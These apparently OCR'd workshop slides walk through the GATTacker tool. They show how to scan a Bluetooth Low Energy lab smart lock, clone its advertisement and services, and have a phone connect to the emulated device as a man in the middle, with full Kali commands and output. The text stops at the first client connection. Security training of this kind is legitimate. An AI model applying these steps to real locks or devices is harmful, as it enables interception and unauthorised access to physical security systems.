
OUTSMART THE THINGS

And a cool logo!

GATTacker - architecture



We will team up for 2 separate boxes




Separate boxes

It is possible to run both components on one box (configure BLENO/NOBLE_HCI_DEVICE_ID in config.env).

But it is not very reliable at this moment (kernel-level device mismatches).

Much more stable results on a separate ones.

Box 2 – switch VM to „bridge mode", check IP



Box 2 - run ws-slave (client)

```
root@kali:~# cd node_modules/gattacker

root@kali: ~/node_modules/gattacker # node ws-slave.js

GATTacker ws-slave
```


Box 1 (emulating device) – edit config file

```
root@kali:~# cd node_modules/gattacker/

root@kali:~/node_modules/gattacker# gedit config.env
```

Edit BLENO_HCI_DEVICE_ID to your HCI, WS_SLAVE address to match your Raspberry

```
# "peripheral" device emulator
BLENO_HCI_DEVICE_ID=0
# ws-slave websocket address
WS_SLAVE=127.0.0.1 -> IP_OF_YOUR_COLLEGUE
```

1. Scan device to JSON



Scan for advertisements (Kali)

```
root@kali:~/node_modules/gattacker# node scan.js

Ws-slave address: <your_slave_ip>

on open

poweredOn

Start scanning.
```

GATTacker: scan for devices

```
root@kali:~/node_modules/gattacker# node scan
Ws-slave address: 10.9.8.126
on open
poweredOn
Start scanning.
refreshed advertisement for d0c92e6350b3 (smartlockpicking01)
        Name: smartlockpicking01
        EIR: 020104140873 6d6172746c6f636b7069636b696e67303100 (     smartlockpicking01 )

already saved advertisement for 34049eb05270 (VAULTEK-5270)
advertisement saved: devices/d0c92e6350b3_smartlockpicking01-.20180321141532.adv.json
```


Device MAC

Scan device characteristics

Target device MAC

```
root@kali:~/node_modules/gattacker# node scan f4b85ec06ea5
Ws-slave address: <your_slave_ip>
on open
poweredOn
Start exploring f4b85ec06ea5
Start to explore f4b85ec06ea5
explore state: f4b85ec06ea5 : start
explore state: f4b85ec06ea5 : finished
Services file devices/f4b85ec06ea5.srv.json saved!
```

2. Advertise



Free the BT interface

In case you have running ws-slave on the same machine, stop it (we will need the BT interface):

```
(...) ws -> close

^Croot@kali:~/node_modules/gattacker#
```

Also stop bluetooth service, it may interfere:

```
root@kali:~# systemctl stop bluetooth
```

Check that your bluetooth adapter is up

```
# hciconfig
hci0:   Type: Primary  Bus: USB
        BD Address: 00:1A:7D:DA:72:00  ACL MTU: 310:10  SCO MTU: 64:8
        DOWN RUNNING
        RX bytes:574 acl:0 sco:0 events:30 errors:0
        TX bytes:368 acl:0 sco:0 commands:30 errors:0
# hciconfig hci0 up
# hciconfig
hci0:   Type: Primary  Bus: USB
        BD Address: 00:1A:7D:DA:72:00  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING
        RX bytes:1148 acl:0 sco:0 events:60 errors:0
        TX bytes:736 acl:0 sco:0 commands:60 errors:0
```

advertise

```
root@kali:~/node_modules/gattacker# node advertise.js -h
Usage: node advertise -a <FILE> [ -s <FILE> ]  [-S]
  -a, --advertisement=FILE  advertisement json file
  -s, --services=FILE       services json file
  -S, --static              static - do not connect to ws-slave/target
device
  -f, --funmode             have fun!
      --jk                  see http://xkcd.com/1692
  -h, --help                display this help
```

Start to advertise your device

```
root@kali:~/node_modules/gattacker# node advertise.js -a
devices/d0c92e6350b3_srtlockpicking01.adv.json
```

Your device advertisement (not services) json file. The script assumes services file (-s) is <mac>.srv.json

Properly initialized

```
^Croot@kali:~/node_modules/gattacker# node advertise.js -a devices/d0c92e6350b3
_srtlockpicking01.adv.json
Ws-slave address: 10.9.8.223
peripheralid: d0c92e6350b3
advertisement file: devices/d0c92e6350b3_smartlockpicking01.adv.json
EIR: 020104130873 6d6172746c6f636b7069636b696e673031
scanResponse:
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>
```

Connection to target device established

Troubleshooting

```
^Croot@kali:~/node_modules/gattacker# node advertise.js -a devices/d0c92e6350b3
martlockpicking01.adv.json
Ws-slave address: 10.9.8.223
peripheralid: d0c92e6350b3
advertisement file: devices/d0c92e6350b3_smartlockpicking01.adv.json
EIR: 020104130873 6d6172746c6f636b7069636b696e673031
scanResponse:
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
```

The script stops here, cannot connect to target device

If you are already connected to your device, disconnect.
Try to restart your device.

Troubleshooting v2

```
root@kali:~/node_modules/gattacker# node advertise.js -a devices/d0c92e6350b3_s
martlockpicking01.adv.json
Ws-slave address: 10.9.8.223
peripheralid: d0c92e6350b3
advertisement file: devices/d0c92e6350b3_smartlockpicking01.adv.json
EIR: 020104130873 6d6172746c6f636b7069636b696e673031
scanResponse:
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
initialized !
waiting for interface to initialize...
```

Connection to target device successful, but BLE interface for emulation is down


Is your Bluetooth adapter interface up?


```
# hciconfig hci0 up
```

Connect to your emulated device

Notice the MAC address is your BLE adapter's MAC, not original device.

The advertising interval is also a magnitude shorter.





Now try to send something to device from nRF

```
root@kali:~/node_modules/gattacker# node advertise.js -a devices/d0c92e6350b3_smartlockpicking01.adv.json
Ws-slave address: 10.9.8.223
peripheralid: d0c92e6350b3
advertisement file: devices/d0c92e6350b3_smartlockpicking01.adv.json
EIR: 0201041308736d6172746c6f636b7069636b696e673031
scanResponse:
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
initialized !
waiting for interface to initialize...
BLENO - on -> stateChange: poweredOn
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 73:66:ab:d6:60:7f
